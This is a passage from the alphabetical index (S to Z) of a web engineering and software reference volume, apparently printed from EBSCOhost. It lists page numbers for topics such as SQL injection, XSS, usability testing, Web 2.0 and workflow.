Spoofing 443, 551, 553, 863, 906, 908, 927, 1319-1320, 1340
Spybot 1551
Spyware 908, 927, 1516, 1551
SQL 81, 181, 194, 202, 361, 376, 378, 442, 445, 535, 698, 762, 778-780, 786, 863, 865, 893, 908, 1073, 1077-1078, 1087, 1090-1093, 1098, 1109, 1240-1248, 1250-1254, 1256-1258, 1260-1265, 1267-1272, 1274, 1286-1288, 1329, 1492, 1494, 1506, 1519, 1551
SQL Injection 194, 202, 376, 442, 535, 778-780, 863, 865, 893, 908, 1077-1078, 1087, 1091-1092, 1240-1241, 1243-1245, 1250-1254, 1256-1258, 1260-1265, 1267-1272, 1274, 1287-1288, 1519, 1551
SQL injection attacks 1240, 1245, 1264
SSL 12, 386, 390-392, 395, 578, 864, 926, 1106, 1285, 1314, 1320, 1341, 1518
Standalone Application 105-108, 127, 133, 137
Standard Generalized Markup Language (SGML) 1524
StartUp Health 1417
static analysis 50, 192-193, 197-198, 202, 204, 209, 291, 377, 784, 918, 1078, 1121-1123, 1125, 1129-1132, 1140-1142, 1288-1289, 1492-1495, 1506
Statistical Analysis 239, 300, 307-308, 411, 768, 1182

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

stimuli 950, 956-958, 960
Stored XSS 374, 781, 884, 887, 915-916, 973
Structured System Analysis and Design Method (SSADM) 56
Subjective Version Control 1055, 1072
System Design Process 529
Systematic Literature Review 479-480, 492, 495, 499
Systematized Nomenclature of Medicine Clinical Terms (SNOMED-CT) 338, 369

T

Taint Analysis 1123, 1125, 1130-1131, 1140-1141, 1494
TCP 50, 392, 395, 574, 750, 1270, 1313, 1336, 1338, 1340-1342, 1530, 1534
Teaching Presence 1228-1229, 1239
Technological Pedagogical Content Knowledge 607, 611-613, 619-620
Technology Acceptance Model 767, 770, 1466, 1469, 1472-1473, 1555-1556
Third-Party Services 1569-1570, 1573, 1589
Threat Modeling 18-19, 37, 44, 46, 50, 56, 441-444, 452
Threat Trees 441-444, 452-453
threats 46, 316, 331, 370-371, 441-444, 449-450, 452, 535, 539-540, 547-551, 553-554, 556-557, 559, 862, 879, 883, 913, 1288, 1324, 1340, 1455, 1467, 1546
Time-Series Analysis 626, 630-631, 649
Time-To-Market 416, 440, 1116, 1294
Transition Students 1348, 1364, 1366, 1370
Trojan Horse 372, 865, 1531, 1551
trust relationship 551, 554, 881, 893

U

UI design 112, 117, 128, 530-531, 533-537, 1519-1521
UI design patterns 531, 533
UI design principles 536
Unified Medical Language System (UMLS) 338, 353-354, 369, 660
Unified Modeling Language (UML) 18, 22, 26, 56, 59, 687, 991, 1026
Uniform Resource Locator (URL) 371, 908, 927, 1315
Universal Resource Identifier (URI) 1524
Un-Validated Redirects and Forwards 1493, 1499, 1507
Usability Engineering 397-399, 412-413, 709, 711, 713-714, 726, 1155
Usability Evaluation 713, 764, 766-771, 1148, 1153, 1157-1158, 1164, 1178
Usability Testing 397-400, 402, 412-413, 415, 714, 1153, 1168
Usability Tool 1168
User Agent 488, 490, 499
User-Generated Content (UGC) 1203, 1445-1446, 1451, 1454, 1465

V

validation 47, 195, 197, 222-223, 229-230, 239, 241, 244, 369, 374, 377-378, 380-381, 386-387, 447, 468, 502, 525, 531, 535, 581-582, 842, 869, 893, 918, 974, 1055, 1122, 1157, 1250, 1252, 1254-1257, 1262, 1264-1265, 1278, 1284-1290, 1302, 1312, 1335, 1428, 1491, 1497, 1499
Variant Logic 988, 990, 992, 994-995, 997, 999, 1001-1002, 1005, 1010, 1012-1017, 1022-1023, 1025-1031, 1034-1036, 1039-1040, 1042-1043, 1048-1052, 1058-1065, 1072
Virtual Team 1446, 1465
Virus 395, 893, 908, 926-927, 938, 1318, 1326-1327
Vocational Education 607-611, 620

W

W3C Consortium 1524
Waterfall Model 57-61, 65, 75, 89, 157-159, 162, 179, 668, 678-679
Watermarking 1551
Web 2.0 2, 17, 217, 292-294, 297-298, 300, 311-312, 375, 479-481, 485-486, 499, 570, 880, 893, 928-930, 932-937, 939-943, 1156, 1174-1182, 1190-1191, 1197, 1199-1200, 1203-1208, 1210, 1213-1214, 1218, 1222, 1225-1227, 1229-1234, 1239, 1371-1374, 1376, 1418-1421, 1426-1427, 1431, 1441, 1443-1448, 1451-1452, 1454-1459, 1465-1469, 1471, 1473-1474, 1476, 1478, 1482, 1484-1486, 1489, 1526, 1546, 1598-1599, 1602-1603, 1608, 1611
Web 2.0 Applications 2, 292-294, 297-298, 300, 311-312, 481, 485, 928, 930, 932-937, 939-940, 942-943, 1174-1182, 1203-1204, 1206-1208, 1210, 1214, 1226, 1230, 1233, 1239, 1372-1374, 1443-1444, 1455-1459, 1466, 1468, 1470-1471, 1526, 1599, 1602-1603, 1608
Web 3.0 1458, 1468, 1472, 1485, 1598-1599, 1604, 1611
Web 4.0 1485, 1598-1599, 1606, 1608, 1611
Web App 94, 569-573, 592, 1197-1198
Web Application Security 193, 202-203, 206, 370-371, 384, 395, 441-443, 547, 784, 913, 1123, 1261, 1285, 1288, 1493
Web Application Vulnerabilities 192, 197, 217, 442, 452, 779-780, 1289, 1312

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web browsers 4, 115, 221, 223, 234, 297, 380, 494, 534, 910-911, 922-923, 1232, 1240, 1274, 1313, 1317-1318, 1320, 1328, 1330, 1332-1333, 1342, 1425, 1524, 1606
Web Graphs 1283
Web Metrics 1156-1157, 1279, 1281, 1283
Web Ontology Language (OWL) 337, 344, 369, 662-663, 1604
Web Proxy 379, 381
Web Security 1313, 1342
Web Server 171, 217-220, 223, 225, 236, 374-375, 377, 391-394, 490, 559, 719, 735, 752, 768-769, 782, 862-868, 887, 889-891, 894, 906, 909-912, 916, 918, 921-922, 926-927, 980, 1096, 1241, 1260-1264, 1271-1272, 1274, 1286, 1289, 1312, 1314-1319, 1321, 1324, 1327-1329, 1334-1335, 1341, 1424-1425, 1494, 1506
Web Services 2, 118, 296, 336, 343-344, 362, 442, 465, 599, 711-713, 723, 743-744, 749-753, 862, 965-966, 968, 1097-1099, 1112, 1206, 1264, 1274-1275, 1277-1279, 1281, 1283, 1313-1314, 1316-1317, 1422-1423, 1425, 1430, 1486, 1568-1571, 1573-1575, 1580, 1583, 1602-1603
Web Usage Mining 862, 878, 1423-1425
Webinos personas 546, 551, 557, 559-560
Webinos platform 540, 546, 556, 559
Webinos project 539-541, 543, 561
Web-Oriented Architecture 1421, 1445, 1465
While listening activities 798
While-Listening Stage 798-799, 801-803, 808, 813, 827-829, 836
Wiretapping 927
workflow 4, 15, 107, 252, 254-255, 257, 460, 467-468, 681, 952, 960-962, 965-969, 976, 989-990, 994, 1010, 1017, 1024-1025, 1029, 1031, 1035-1036, 1048, 1056, 1064, 1099, 1102, 1104, 1570, 1574
World Wide Web (WWW) 1-2, 17, 221, 336, 384, 401, 480, 752, 760, 861-862, 893, 909-910, 913, 926-928, 1168, 1175, 1178, 1203, 1441, 1523-1524, 1526, 1551, 1599, 1607
WSDL 259, 336, 712, 750-751, 753, 1274, 1277, 1283, 1524, 1570, 1602

X

XSS Attack 217-222, 228-229, 234-236, 238, 241, 243, 247, 371-372, 374-378, 381, 447, 449, 779, 781, 882, 884-892, 895, 902-903, 910-911, 913-920, 927, 972-976, 978, 980-981, 984, 1092, 1526

Z

Zero Day Exploit 927

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use